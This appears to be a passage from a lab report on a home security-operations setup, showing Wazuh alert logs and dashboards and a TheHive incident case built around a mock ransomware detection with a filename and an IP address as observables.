


Figure 2 : Wazuh Logs Table



ubuntu [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Mar 26 00:08

Wazuh

10.0.2.15/app/threat-hunting#/overview/?tab=general&tabView=events&_a=(filters:!,query:(language

Threat Hunting

Mar 25, 2026 @ 17:59:35.518 - Mar 26, 2026 @ 00:30:00.000

Export Formatted 619 available fields Columns Density 1 fields sorted Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Mar 26, 2026 @ 00:03:49.1...	sudeep-VirtualBox	Listened ports status (netstat) changed (new port opened or clo...	7	533
Mar 25, 2026 @ 23:57:49.2...	sudeep-VirtualBox	Listened ports status (netstat) changed (new port opened or clo...	7	533
Mar 25, 2026 @ 23:51:49.0...	sudeep-VirtualBox	Listened ports status (netstat) changed (new port opened or clo...	7	533
Mar 25, 2026 @ 23:47:02.6...	sudeep-VirtualBox	PAM: Login session opened.	3	5501
Mar 25, 2026 @ 23:46:01.3...	sudeep-VirtualBox	Wazuh server started.	3	502
Mar 25, 2026 @ 21:21:39.0...	sudeep-VirtualBox	Apparmor DENIED	3	52002
Mar 25, 2026 @ 21:21:35.0...	sudeep-VirtualBox	Apparmor DENIED	3	52002
Mar 25, 2026 @ 21:21:28.9...	sudeep-VirtualBox	Apparmor DENIED	3	52002
Mar 25, 2026 @ 21:21:22.9...	sudeep-VirtualBox	Apparmor DENIED	3	52002
Mar 25, 2026 @ 21:21:18.9...	sudeep-VirtualBox	Apparmor DENIED	3	52002
Mar 25, 2026 @ 21:21:12.9...	sudeep-VirtualBox	Apparmor DENIED	3	52002
Mar 25, 2026 @ 21:21:12.9...	sudeep-VirtualBox	Apparmor DENIED	3	52002
Mar 25, 2026 @ 21:21:08.9...	sudeep-VirtualBox	Apparmor DENIED	3	52002
Mar 25, 2026 @ 21:21:08.9...	sudeep-VirtualBox	Apparmor DENIED	3	52002
Mar 25, 2026 @ 21:21:02.8...	sudeep-VirtualBox	Apparmor DENIED	3	52002

Rows per page: 15

< 1 2 3 4 5 ... 37 >

Figure 3 : Wazuh Events Page




Figure 4 Dashboard Overview

Dashboard Visualization

A custom dashboard was created in Wazuh to visualize alert severity.

- Pie chart → Alert severity distribution
- Timeline graph → Event trends

This helps in quick analysis and decision-making.




Figure 5 Alert Severity Pie Chart Dashboard

Incident Ticket Creation (TheHive)

Case Details:

- Title: [Critical] Ransomware Detected on Server-X
- Severity: Critical
- Assignee: SOC Analyst

Indicators:

- File: crypto_locker.exe
- IP Address: 192.168.1.50

Observables and tasks were added for investigation.




Figure 6 Case Creation




Figure 7 Description



kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Kali Linux Observables - Case: #1

http://localhost:9000/cases/~24664/observables

This instance uses a **Platinum License** for Trial purpose, and will expire in **15 days**. [Register now.](#)

Cases / #1 / Observables Search in SOC-Lab + Create Case

#1 [Critical] Ransomware Detected on Server-X

id ~24664
Created by task1@task1.co
Created at 26/03/2026 02:00

SEVERITY:CRITICAL
TLP:AMBER PAP:AMBER

Assignee
SOC Analyst

Status
New

Start date
26/03/2026 01:57

Tasks completion

General Tasks (0) Observables (1) TTPs (0) Attachments Timeline

+ Export list

Flags	Data type	Value/Filename	Dates	C.	U.
☐	filename	crypto_locker[.]exe	S. 26/03/2026 02:08		
☐	None		C. 26/03/2026 02:08		
No report(s) available					

< Previous 0 - 1 of 1 Next > Show 30

Figure 7 : Observables filename




Figure 8 Observables IP




Figure 9 Task Creation

